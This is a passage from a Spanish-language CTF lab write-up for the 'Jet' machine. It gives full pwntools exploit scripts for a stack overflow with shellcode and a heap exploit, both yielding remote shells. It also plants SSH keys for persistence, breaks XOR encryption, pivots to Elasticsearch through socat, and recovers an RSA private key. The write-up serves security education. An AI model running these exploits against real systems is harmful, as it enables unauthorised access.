> aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaaaaajaaaaaaakaaaaaaalaaaaaaamaaa

Program received signal SIGSEGV, Segmentation fault.
0x000000000040088e in main ()
pwndbg>
```

Podemos ver el offset usando `pattern_offset` de gdb, solo pasandole el valor de el registro `RSP`, necesitamos `72` bytes antes de sobreescrir el registro `RIP`

```
pwndbg> x/gx $rsp
0x7fffffffe578: 0x616161616161616a
pwndbg> cyclic -l 0x616161616161616a
Finding cyclic pattern of 8 bytes: b'jaaaaaaa' (hex: 0x6a61616161616161)
Found at offset 72
pwndbg>
```

Esta vez creamos una cadena de `72 A` y `8 B` para poder debuguear la dirección

```
❯ python3 -q
>>> "A" * 72 + "B" * 8
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB'
>>>
```

Ahora corremos el programa pasandole nuestra cadena como `input`, se corrompe

```
❯ gdb -q ./leak
Reading symbols from leak...
(No debugging symbols found in leak)
pwndbg> run
Starting program: /home/kali/leak
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Oops, I'm leaking! 0x7fffffffe530
Pwn me ¯\_(ツ)_/¯
> AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBB

Program received signal SIGSEGV, Segmentation fault.
0x000000000040088e in main ()
pwndbg>
```

Si vemos el contenido de la direccion `lekeada` al correr el programa podemos comprobar que efectivamente es la `direccion` del inicio de nuestro `input`

```
pwndbg> x/10gx 0x7fffffffe530
0x7fffffffe530: 0x4141414141414141  0x4141414141414141
0x7fffffffe540: 0x4141414141414141  0x4141414141414141
0x7fffffffe550: 0x4141414141414141  0x4141414141414141
0x7fffffffe560: 0x4141414141414141  0x4141414141414141
0x7fffffffe570: 0x4141414141414141  0x4242424242424242
pwndbg>
```

Para poder correr el exploit que haremos desde nuestra maquina jugaremos con `socat` para que el programa se ejecute y tengamos acceso desde el puerto `9999`

```
www-data@jet:~$ socat TCP-LISTEN:9999,reuseaddr,fork EXEC:/home/leak &
[1] 7321
www-data@jet:~$
```

Iniciamos un `script` en python para explotarlo importando la libreria `pwn` y definiendo un shellcode que el cual nos ejecutará una `/bin/sh` en `64` bits

```
#!/usr/bin/python3
from pwn import remote, p64

shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"
```

Definimos el `offset` que conocemos y rellenamos con `A` hasta llegar a `RIP`

```
offset = 72
junk = b"A" * (offset - len(shellcode))
```

Ahora definimos la conexión a la máquina y esperamos a recibir el mensaje

```
shell = remote("10.13.37.10", 9999)
shell.recvuntil(b"Oops, I'm leaking! ")
```

Recibimos la dirección `lekeada` y la convertimos a `decimal`, seguido de eso con la funcion `p64` le damos el formato que python necesita para ejecutarlo en `64` bits

```
ret = p64(int(shell.recvuntil(b"\n"),16))
```

El payload hara lo siguiente, enviara el shellcode y el junk para llegar a el `RIP`, con la `dirección` que se nos lekea volveremos al inicio de nuestro `input` donde esta nuestro `shellcode` de esta manera se ejecutara, definimos y enviamos el `payload`

```
payload = shellcode + junk + ret

shell.sendlineafter(b"> ", payload)
shell.interactive()
```

Nuestro `script` final seria el siguiente, al ejecutarlo obtenemos shell como `alex`

```
#!/usr/bin/python3
from pwn import remote, p64

shellcode = b"\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\x99\x0f\x05"

offset = 72
junk = b"A" * (offset - len(shellcode))

shell = remote("10.13.37.10", 9999)
shell.recvuntil(b"Oops, I'm leaking! ")

ret = p64(int(shell.recvuntil(b"\n"),16))

payload = shellcode + junk + ret

shell.sendlineafter(b"> ", payload)
shell.interactive()
```

```
❯ python3 exploit.py
[+] Opening connection to 10.13.37.10 on port 9999: Done
[*] Switching to interactive mode
$ whoami
alex
$
```

Somos `alex`, en nuestro directorio personal de usuario podemos encontrar la `flag`

```
$ cd /home/alex
$ ls -l
-rw-r--r-- 1 root root  659 Jan  3  2018 crypter.py
-rw-r--r-- 1 root root 1481 Dec 28  2017 encrypted.txt
-rw-r--r-- 1 root root 7285 Dec 27  2017 exploitme.zip
-rw-r--r-- 1 root root   27 Dec 28  2017 flag.txt
$ cat flag.txt
JET{0v3rfL0w_f0r_73h_lulz}
$
```

Para conectarnos por ssh y obtener una mejor shell podemos crear un directorio `.ssh` y enviar nuestra `id_rsa.pub` en el directorio con el nombre `authorized_keys`

```
$ mkdir .ssh
$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE7DwLVBJlEPeKvWMKsQTsU7m4ULfVSJRx1hVaZAo0Rv kali@kali" > .ssh/authorized_keys
$
```

Ahora nos podemos conectar como el usuario `alex` sin contraseña y leer la `flag`

```
❯ ssh alex@10.13.37.10
alex@jet:~$ id
uid=1005(alex) gid=1005(alex) groups=1005(alex)
alex@jet:~$ hostname -I
10.13.37.10
alex@jet:~$ cat flag.txt
JET{0v3rfL0w_f0r_73h_lulz}
alex@jet:~$
```

Secret Message

Tenemos varios archivos en nuestro directorio home, un `.zip`, un `.txt` y un `.py`

```
alex@jet:~$ ls -l
-rw-r--r-- 1 root root  659 Jan  3  2018 crypter.py
-rw-r--r-- 1 root root 1481 Dec 28  2017 encrypted.txt
-rw-r--r-- 1 root root 7285 Dec 27  2017 exploitme.zip
-rw-r--r-- 1 root root   27 Dec 28  2017 flag.txt
alex@jet:~$
```

Para trabajar mas comodamente en local podemos descargar los archivos aprovechando la conexión ssh utilizando `scp` apuntando a `*` para todos los archivos

```
❯ scp alex@10.13.37.10:"*" .
crypter.py                                    100%  659     3.4KB/s   00:00
encrypted.txt                                 100% 1481     7.5KB/s   00:00
exploitme.zip                                 100% 7285    38.0KB/s   00:00
```

Iniciamos por el `.zip` que esta protegido con una contraseña que no conocemos

```
❯ unzip exploitme.zip
Archive:  exploitme.zip
[exploitme.zip] membermanager password:
```

El script toma el `message.txt` y le aplica un `xor` usando como `key` una contraseña que no conocemos, despues lo guarda en el archivo llamado `encrypted.txt`

```
import binascii

def makeList(stringVal):
    list = []
    for c in stringVal:
        list.append(c)
    return list

def superCrypt(stringVal,keyVal):
    keyPos = 0
    key = makeList(keyVal)
    xored = []
    for c in stringVal:
        xored.append(binascii.hexlify(chr(ord(c) ^ ord(keyVal[keyPos]))))
        if keyPos == len(key) - 1:
            keyPos = 0
        else:
            keyPos += 1
    hexVal = ''
    for n in xored:
        hexVal += n
    return hexVal

with open('message.txt') as f:
    content = f.read()

key = sys.argv[1]

with open('encrypted.txt', 'w') as f:
    output = f.write(binascii.unhexlify(superCrypt(content, key)))
```

Usando `xortool` con el `encrypted.txt` podemos determinar una posible `longitud`, la mayor probabilidad la tiene la longitud de `17` caracteres con un `15.7%`

```
❯ xortool encrypted.txt
The most probable key lengths:
 1:  13.3%
 4:  13.8%
 8:  11.4%
12:  10.0%
14:   8.7%
17:  15.7%
20:   7.3%
24:   6.1%
28:   5.5%
34:   8.3%
Key-length can be 4*n
Most possible char is needed to guess the key!
```

Ahora le indicamos la longitud de `17` caracteres con `-l` y usamos `-c 20` ya que hablamos de un archivo de texto, obtenemos una aproximacion a la contraseña

```
❯ xortool -l 17 -c 20 encrypted.txt
18 possible key(s) of length 17:
secxrezebin&rocf~
secxrezebin&rbcf~
secxrezebin"rocf~
secxrezebin"rbcf~
secxrezebinnrocf~
...
Found 18 plaintexts with 95%+ valid characters
See files filename-key.csv, filename-char_used-perc_valid.csv
```

El inicio de la contraseña se parece bastante al del dominio que conocemos, asi que podemos asumir que los primeros caracteres son el nombre del dominio

```
www.securewebinc.jet

secxrezebinnrocf~
securewebinc*****
```

Podemos crear un `script` que nos cree combinaciones de `17` caracteres que inicien por `securewebinc`, asi creamos un diccionario que llamaremos `keys.txt`

```
#!/usr/bin/python3
import string, itertools

base = 'securewebinc'

length = 17

keys = [base + s for s in map(''.join, itertools.product(string.ascii_lowercase, repeat=length-len(base)))]

with open('keys.txt', 'w') as file:
    for key in keys:
        file.write(key + '\n')
```

Al ejecutarlo nos crea el archivo con todas las `combinaciones`, sin embargo tenemos un pequeño problema: son casi `12 millones` de posibles contraseñas en total

```
❯ python3 exploit.py

❯ wc -l keys.txt
11881376 keys.txt
```

Bruteforcear la contraseña `xor` es complicado, sin embargo.. tenemos un `zip` con contraseña puede que esten usando la `misma`, iniciamos creando un `hash` del zip

```
❯ zip2john exploitme.zip > hash
```

Al aplicar fuerza bruta con `john` usando nuestro `diccionario` obtenemos la contraseña del `zip` que probablemente sea la misma usada para el `xor`

```
❯ john -w:keys.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
securewebincrocks (exploitme.zip)
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Creamos un `script` que haga el proceso `inverso` del crypter y asi usando la clave `securewebincrocks` intentar obtener el contenido original del `message.txt`

```
#!/usr/bin/python3
import binascii

def makeList(stringVal):
    return [c for c in stringVal]

def decrypt(hexVal, keyVal):
    keyPos = 0
    key = makeList(keyVal)
    xored = b''
    for i in range(0, len(hexVal), 2):
        byte = bytes.fromhex(hexVal[i:i+2])[0]
        xored += bytes([byte ^ ord(key[keyPos])])
        if keyPos == len(key) - 1:
            keyPos = 0
        else:
            keyPos += 1
    return xored.decode()

with open('encrypted.txt', 'rb') as f:
    content = f.read()

message = decrypt(content.hex(), 'securewebincrocks')

print(message)
```

Al ejecutarlo obtenemos el mensaje `original` donde podemos ver la `flag`

```
❯ python3 decrypt.py
Hello mate!

First of all an important finding regarding our website: Login is prone to SQL injection! Ask the developers to fix it asap!

Regarding your training material, I added the two binaries for the remote exploitation training in exploitme.zip. The password is the same we use to encrypt
our communications.
Make sure those binaries are kept safe!

To make your life easier I have already spawned instances of the vulnerable binaries listening on our server.

The ports are 5555 and 7777.
Have fun and keep it safe!

JET{r3p3at1ng_ch4rs_1n_s1mpl3_x0r_g3ts_y0u_0wn3d}


Cheers - Alex

-----------------------------------------------------------------------------
This email and any files transmitted with it are confidential and intended solely for the use of the individual or entity to whom they are addressed. If you
have received this email in error please notify the system manager. This message contains confidential information and is intended only for the individual
named. If you are not the named addressee you should not disseminate, distribute or copy this e-mail. Please notify the sender immediately by e-mail if you
have received this e-mail by mistake and delete this e-mail from your system. If you are not the intended recipient you are notified that disclosing,
copying, distributing or taking any action in reliance on the contents of this information is strictly prohibited.
-----------------------------------------------------------------------------
```

Elasticity

Con `netstat` podemos listar todos los puertos internos abiertos, al hacerlo podemos encontrar varios entre ellos el puerto `9300` que esta corriendo `elasticsearch`

```
alex@jet:~$ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:7777            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 10.13.37.10:9201        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:5555            0.0.0.0:*               LISTEN
tcp        0      0 10.13.37.10:53          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.13.37.10:7777        10.10.14.6:58150        ESTABLISHED
```

```
tcp        0      0 10.13.37.10:5555        10.10.14.6:53574        ESTABLISHED
tcp        0     51 10.13.37.10:47268       10.10.14.11:4444        ESTABLISHED
tcp        0    244 10.13.37.10:22          10.10.14.19:51638       ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 127.0.0.1:9200          :::*                    LISTEN
tcp6       0      0 127.0.0.1:9300          :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
alex@jet:~$
```

Para tener acceso desde fuera usaremos de nuevo `socat` para redirigir lo que reciba del puerto `8080` al puerto `9300` donde se encuentra elasticsearch corriendo

```
alex@jet:~$ socat tcp-listen:8080,reuseaddr,fork tcp:localhost:9300 &
[1] 62178
alex@jet:~$
```

Con un programa en `java` para podemos conectarnos a un `cluster` de `elasticsearch` creamos un objeto de `transporte` que se conecta a la maquina por el puerto `8080` realizando una simple busqueda por el indice `test`

```
import java.net.InetSocketAddress;
import java.net.InetAddress;
import java.util.Map;

import org.elasticsearch.action.admin.indices.exists.indices.IndicesExistsResponse;
import org.elasticsearch.action.admin.cluster.health.ClusterHealthResponse;
import org.elasticsearch.action.admin.indices.get.GetIndexResponse;
import org.elasticsearch.action.admin.indices.get.GetIndexRequest;
import org.elasticsearch.transport.client.PreBuiltTransportClient;
import org.elasticsearch.cluster.health.ClusterIndexHealth;
import org.elasticsearch.common.transport.TransportAddress;
import org.elasticsearch.client.transport.TransportClient;
import org.elasticsearch.action.search.SearchResponse;
import org.elasticsearch.client.IndicesAdminClient;
import org.elasticsearch.common.settings.Settings;
import org.elasticsearch.search.SearchHit;
import org.elasticsearch.client.Client;

public class Program {
    public static void main(String[] args) {
        byte[] ipAddr = new byte[]{10, 13, 37, 10};
        Client client = new PreBuiltTransportClient(Settings.EMPTY)
            .addTransportAddress(new TransportAddress(new InetSocketAddress("10.13.37.10", 8080)));
        System.out.println(client.toString());
        ClusterHealthResponse healths = client.admin().cluster().prepareHealth().get();
        for (ClusterIndexHealth health : healths.getIndices().values()) {
            String index = health.getIndex();
            System.out.println(index);
        }
        SearchResponse searchResponse = client.prepareSearch("test").execute().actionGet();
        SearchHit[] results = searchResponse.getHits().getHits();
        for(SearchHit hit : results){
            String sourceAsString = hit.getSourceAsString();
            System.out.println(sourceAsString);
        }
        client.close();
    }
}
```

Ahora lo compilamos usando `javac` indicando con el parametro `-cp` el directorio donde se encuentran todas las `librerias` jar necesarias para el programa

```
❯ javac -cp "/usr/share/elasticsearch/lib/*" Program.java
```

Al ejecutar el programa este nos devuelve un `json` bastante extenso con diferentes datos, en un apartado de todo contenido podemos encontrar la `flag`

```
❯ java -cp ".:/usr/share/elasticsearch/lib/*" Program | jq

{
  "timestamp": "2017-11-13 08:31",
  "subject": "Just a heads up Rob",
  "category": "admin",
  "draft": "no",
  "body": "Hey Rob - just so you know, that information you wanted has beensent."
}
{
  "timestamp": "2017-11-10 07:00",
  "subject": "Maintenance",
  "category": "maintenance",
  "draft": "no",
  "body": "Performance to our API has been reduced for a period of 3 hours. Services have been distributed across numerous suppliers, in order to reduce any
future potential impact of another outage, as experienced yesterday"
}
{
  "timestamp": "2017-11-13 08:30",
  "subject": "Details for upgrades to EU-API-7",
  "category": "admin",
  "draft": "yes",
  "body": "Hey Rob, you asked for the password to the EU-API-7 instance. You didn not want me to send it on Slack, so I am putting it in here as a draft
document. Delete this once you have copied the message, and don _NOT_ tell _ANYONE_. We need a better way of sharing secrets. The password is
purpl3un1c0rn_1969. -Jason JET{3sc4p3_s3qu3nc3s_4r3_fun}"
}
{
  "timestamp": "2017-11-13 13:32",
  "subject": "Upgrades complete",
  "category": "Maintenance",
```

```
  "draft": "no",
  "body": "All upgrades are complete, and normal service resumed"
}
{
  "timestamp": "2017-11-09 15:13",
  "subject": "Server outage",
  "category": "outage",
  "draft": "no",
  "body": "Due to an outage in one of our suppliers, services were unavailable for approximately 8 hours. This has now been resolved, and normal service
resumed"
}
{
  "timestamp": "2017-11-13 13:40",
  "subject": "Thanks Jazz",
  "category": "admin",
  "draft": "no",
  "body": "Thanks dude - all done. You can delete our little secret. Kind regards, Rob"
}
{
  "timestamp": "2017-11-13 08:27",
  "subject": "Upgrades",
  "category": "maintenance",
  "draft": "no",
  "body": "An unscheduled maintenance period will occur at 12:00 today for approximately 1 hour. During this period, response times will be reduced while
services have critical patches applied to them across all suppliers and instances"
}
```


Member Manager

Teniamos la contraseña del `zip` al decifrar el mensaje `xor`, asi que simplemente lo descomprimimos, al hacerlo este nos deja 2 archivos `ejecutables` de linux

```
❯ unzip exploitme.zip
Archive:  exploitme.zip
[exploitme.zip] membermanager password: securewebincrocks
  inflating: membermanager
  inflating: memo

❯ ls
membermanager  memo
```

Uno de ellos es `membermanager` el cual al ejecutarlo en local nos muestra lo mismo que al conectarnos a la maquina por el puerto `5555`, asi que sabemos que lo corre

```
❯ ./membermanager
enter your name:
test
Member manager!
1. add
2. edit
3. ban
4. change name
5. get gift
6. exit
```

```
❯ netcat 10.13.37.10 5555
enter your name:
test
Member manager!
1. add
2. edit
3. ban
4. change name
5. get gift
6. exit
```

En realidad este es un reto de `heap` del `0x00ctf 2017`, hay muchas explicaciones por internet, debido a que es algo largo dejare una referencia y pasaremos al script

```
#!/usr/bin/python3
from pwn import remote, p64, p16

shell = remote("10.13.37.10", 5555)

def add(size, data):
    shell.sendlineafter(b"6. exit", b"1")
    shell.sendlineafter(b"size:", str(size).encode())
    shell.sendlineafter(b"username:", data)

def edit(idx, mode, data):
    shell.sendline(b"2")
    shell.sendlineafter(b"2. insecure edit", str(mode).encode())
    shell.sendlineafter(b"index:", str(idx).encode())
    shell.sendlineafter(b"username:", data)
    shell.recvuntil(b"6. exit")

def ban(idx):
    shell.sendline(b"3")
    shell.sendlineafter(b"index:", str(idx).encode())
    shell.recvuntil(b"6. exit")

def change(data):
    shell.sendline(b"4")
    shell.sendlineafter(b"name:", data)
    shell.recvuntil(b"6. exit")

shell.sendlineafter(b"name:", b"A" * 8)
```

```
add(0x88, b"A" * 0x88)
add(0x100, b"A" * 8)

payload  = b"A" * 0x160
payload += p64(0)
payload += p64(0x21)

add(0x500, payload)
add(0x88, b"A" * 8)

shell.recv()
ban(2)

payload  = b""
payload += b"A" * 0x88
payload += p16(0x281)

edit(0, 2, payload)

shell.recv()
shell.sendline(b"5")
shell.recvline()

leak_read = int(shell.recvline()[:-1], 10)
libc_base = leak_read - 0xf7250

payload  = b""
payload += p64(0) * 3
payload += p64(libc_base + 0x45390)

change(payload)

payload  = b""
payload += b"A" * 256
payload += b"/bin/sh\x00"
payload += p64(0x61)
payload += p64(0)
payload += p64(libc_base + 0x3c5520 - 0x10)
payload += p64(2)
payload += p64(3)
payload += p64(0) * 21
payload += p64(0x6020a0)

edit(1, 1, payload)

shell.sendline(b"1")
shell.sendlineafter(b"size:", str(0x80).encode())
shell.recvuntil(b"[vsyscall]")
shell.recvline()
shell.interactive()
```

Al ejecutar el script obtenemos una `shell` como el usuario `membermanager`

```
❯ python3 exploit.py
[+] Opening connection to 10.13.37.10 on port 5555: Done
[*] Switching to interactive mode
$ id
uid=1006(membermanager) gid=1006(membermanager) groups=1006(membermanager)
$ hostname -I
10.13.37.10
$
```

Al ir a su directorio personal podemos ver la `flag`, asi que simplemente la leemos

```
$ cd /home/membermanager
$ ls
flag.txt
membermanager
$ cat flag.txt
JET{h34p_f0r_73h_b4bi3z}

                                          __----~~~~~~~~~~~------___
                                 .  .   ~~//====......          __--~ ~~
                    -.            \_|//     |||\\  ~~~~~~::::... /~
                 ___-==_       _-~o~  \/    |||  \\            _/~~-
          __---~~~.==~||\=_    -_--~/_-~|-   |\\   \\        _/~
      _-~~     .=~    |  \\-_    '-~7  /-   /  ||    \      /
    .~       .~       |   \\ -_    /  /-   /   ||      \   /
   /  ____  /         |     \\ ~-_/  /|- _/   .||       \ /
   |~~    ~~|--~~~~--_ \     ~==-/   | \~--===~~        .\
            '         ~-|      /|    |-~\~~       __--~~
                        |-~~-_/ |    |   ~\_   _-~            /\
                             /  \     \__   \/~                \__
                         _--~ _/ | .-~~____--~-/                  ~~==.
                        ((->/~   '.|||' -_|    ~~-/ ,              . _||
                                   -_     ~\      ~~---l__i__i__i--~~_/
                                  _-~-__   ~)  \--_______________--~~
                                //.-~~~-~_--~- |------~~~~~~~~~
                                       //.-~~~--\
$
```

Nuevamente vamos a escribir nuestra clave `publica` como clave `autorizada` en la máquina victima para despues podernos conectar sin contraseña por `ssh`

```
$ mkdir .ssh
$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE7DwLVBJlEPeKvWMKsQTsU7m4ULfVSJRx1hVaZAo0Rv kali@kali" > .ssh/authorized_keys
$
```

```
❯ ssh membermanager@10.13.37.10
membermanager@jet:~$ id
uid=1006(membermanager) gid=1006(membermanager) groups=1006(membermanager)
membermanager@jet:~$ hostname -I
10.13.37.10
membermanager@jet:~$ head -n1 flag.txt
JET{h34p_f0r_73h_b4bi3z}
membermanager@jet:~$
```

More Secrets

En el directorio `home` del usuario `tony` podemos encontrar tenemos 2 archivos con extensión `.enc` y una clave publica la cual tiene el nombre `public.crt`

```
membermanager@jet:/home/tony$ ls -l *
-rw-r--r-- 1 root root  129 Dec 28  2017 key.bin.enc
-rw-r--r-- 1 root root 4768 Dec 28  2017 secret.enc

keys:
-rw-r--r-- 1 root root 451 Dec 28  2017 public.crt
membermanager@jet:/home/tony$
```

Para trabajar localmente podemos descargar los archivos de manera `recursiva` usando `scp` aprovechando la conexion por `ssh` que tenemos

```
❯ scp -r membermanager@10.13.37.10:"/home/tony/*" .
key.bin.enc                                   100%  129     0.7KB/s   00:00
public.crt                                    100%  451     2.3KB/s   00:00
secret.enc                                    100% 4768    24.5KB/s   00:00

❯ tree
.
├── key.bin.enc
├── keys
│   └── public.crt
└── secret.enc

2 directories, 3 files
```

En el directorio `keys` tenemos una clave `publica` bastante pequeña realmente


```
❯ cat public.crt
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKBgQGN24SSfsyl/rFafZuCr54a
BqEpk9fJDFa78Qnk177LTPwWgJPdgY6ZZC9w7LWuy9+fSFfDnF4PI3DRPDpvvqmB
jQh7jykg7N4FUC5dkqx4gBw+dfDfytHR1LeesYfJI6KF7s0FQhYOioCVyYGmNQop
lt34bxbXgVvJZUMfBFC6LQKBgQCkzWwClLUdx08Ezef0+356nNLVml7eZvTJkKjl
2M6sE8sHiedfyQ4Hvro2yfkrMObcEZHPnIba0wZ/8+cgzNxpNmtkG/CvNrZY81iw
2lpm81KVmMIG0oEHy9V8RviVOGRWi2CItuiV3AUIjKXT/TjdqXcW/n4fJ+8YuAML
UCV4ew==
-----END PUBLIC KEY-----
```

Iniciemos obteniendo sus valores, usando la libreria `Crypto` podemos abrir nuestra clave y con un sencillo `script` obtener solo 2 de sus valores que son `e` y `n`

```
#!/usr/bin/python3
from Crypto.PublicKey import RSA

file = open("public.crt", "r")
key = RSA.importKey(file.read())

e = key.e
n = key.n

print(f"e: {e}")
print(f"n: {n}")
```

```
❯ python3 exploit.py
e:
115728201506489397643589591830500007746878464402967704982363700915688393155096410811047118175765086121588434953079310523301854568599734584654768149408899986
656923460781694820228958486051062289463159083249451765181542090541790670495984616833698973258382485825161532243684668955906382399758900023843171772758139
n:
279385031788393610858518717453056412444145495766410875686980235557742299199283546857513839333930590575663488845198789276666170586375899922998595095471683002
939080133549133889553219070283957020528434872654142950289279547457733798902426768025806617712953244255251183937835355856887579737717734226688732856105517
```

En este caso la clave es bastante `pequeña`, hay que tener en cuenta que el valor de `n` es el resultado de la multiplicacion de 2 numeros primos, si usamos factordb.com logramos factorizar `n`, los 2 numeros que nos devuelve son definidos como `p` y `q`




```
p =
13833273097933021985630468334687187177001607666479238521775648656526441488361370235548415506716907370813187548915118647319766004327241150104265530014047083
q =
20196596265430451980613413306694721666228452787816468878984356787652099472230934129158246711299695135541067207646281901620878148034692171475252446937792199
```

El valor de `m` se define como el resultado de `n` menos el resultado de `p + q - 1`

```
m = n - (p + q - 1)
```

La variable `d` se define como el resultado de la función modular multiplicativa inversa de `e` y `m`, asi que tambien es necesario definir la función modinv en python

```
def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise
    else:
        return x % m

d = modinv(e, m)
```

Si obtenemos todos estos valores podemos `construir` y mostrar la clave privada

```
key = RSA.construct((n, e, d, p, q))
print(key.exportKey().decode())
```

Nuestro `script` final seria de la siguiente manera y al ejecutarlo este construye y nos muestra por pantalla la clave `privada` basandose en los valores conseguidos

```
#!/usr/bin/python3
from Crypto.PublicKey import RSA

file = open("public.crt", "r")
key = RSA.importKey(file.read())

e = key.e
n = key.n

p =
13833273097933021985630468334687187177001607666479238521775648656526441488361370235548415506716907370813187548915118647319766004327241150104265530014047083
q =
20196596265430451980613413306694721666228452787816468878984356787652099472230934129158246711299695135541067207646281901620878148034692171475252446937792199

m = n - (p + q - 1)

def egcd(a, b):
    if a == 0:
        return (b, 0, 1)
    else:
        g, y, x = egcd(b % a, a)
        return (g, x - (b // a) * y, y)

def modinv(a, m):
    g, x, y = egcd(a, m)
    if g != 1:
        raise
    else:
        return x % m

d = modinv(e, m)

key = RSA.construct((n, e, d, p, q))
print(key.exportKey().decode())
```

```
❯ python3 exploit.py
-----BEGIN RSA PRIVATE KEY-----
MIICOQIBAAKBgQGN24SSfsyl/rFafZuCr54aBqEpk9fJDFa78Qnk177LTPwWgJPd
gY6ZZC9w7LWuy9+fSFfDnF4PI3DRPDpvvqmBjQh7jykg7N4FUC5dkqx4gBw+dfDf
ytHR1LeesYfJI6KF7s0FQhYOioCVyYGmNQoplt34bxbXgVvJZUMfBFC6LQKBgQCk
zWwClLUdx08Ezef0+356nNLVml7eZvTJkKjl2M6sE8sHiedfyQ4Hvro2yfkrMObc
EZHPnIba0wZ/8+cgzNxpNmtkG/CvNrZY81iw2lpm81KVmMIG0oEHy9V8RviVOGRW
i2CItuiV3AUIjKXT/TjdqXcW/n4fJ+8YuAMLUCV4ewIgSJiewFB8qwlK2nqa7taz
d6DQtCKbEwXMl4BUeiJVRkcCQQEIH6FjRIVKckAWdknyGOzk3uO0fTEH9+097y0B
A5OBHosBfo0agYxd5M06M4sNzodxqnRtfgd7R8C0dsrnBhtrAkEBgZ7n+h78BMxC
h6yTdJ5rMTFv3a7/hGGcpCucYiadTIxfIR0R1ey8/Oqe4HgwWz9YKZ1re02bL9fn
cIKouKi+xwIgSJiewFB8qwlK2nqa7tazd6DQtCKbEwXMl4BUeiJVRkcCIEiYnsBQ
fKsJStp6mu7Ws3eg0LQimxMFzJeAVHoiVUZHAkA3pS0IKm+cCT6r0fObMnPKoxur
bzwDyPPczkvzOAyTGsGUfeHhseLHZKVAvqzLbrEdTFo906cZWpLJAIEt8SD9
-----END RSA PRIVATE KEY-----
```

Sin embargo esto es opcional ya que con `RsaCtfTool` obtenemos el mismo resultado de manera automatizada pasandole la clave publica y un ataque de tipo `wiener`

```
❯ RsaCtfTool --publickey public.crt --private --attack wiener

[*] Testing key public.crt.
[*] Performing wiener attack on public.crt.
 25%|██████████                                | 154/612 [36628.83it/s]
[*] Attack success with wiener method !

Results for public.crt:

Private key :
-----BEGIN RSA PRIVATE KEY-----
MIICOQIBAAKBgQGN24SSfsyl/rFafZuCr54aBqEpk9fJDFa78Qnk177LTPwWgJPd
gY6ZZC9w7LWuy9+fSFfDnF4PI3DRPDpvvqmBjQh7jykg7N4FUC5dkqx4gBw+dfDf
ytHR1LeesYfJI6KF7s0FQhYOioCVyYGmNQoplt34bxbXgVvJZUMfBFC6LQKBgQCk
zWwClLUdx08Ezef0+356nNLVml7eZvTJkKjl2M6sE8sHiedfyQ4Hvro2yfkrMObc
EZHPnIba0wZ/8+cgzNxpNmtkG/CvNrZY81iw2lpm81KVmMIG0oEHy9V8RviVOGRW
i2CItuiV3AUIjKXT/TjdqXcW/n4fJ+8YuAMLUCV4ewIgSJiewFB8qwlK2nqa7taz
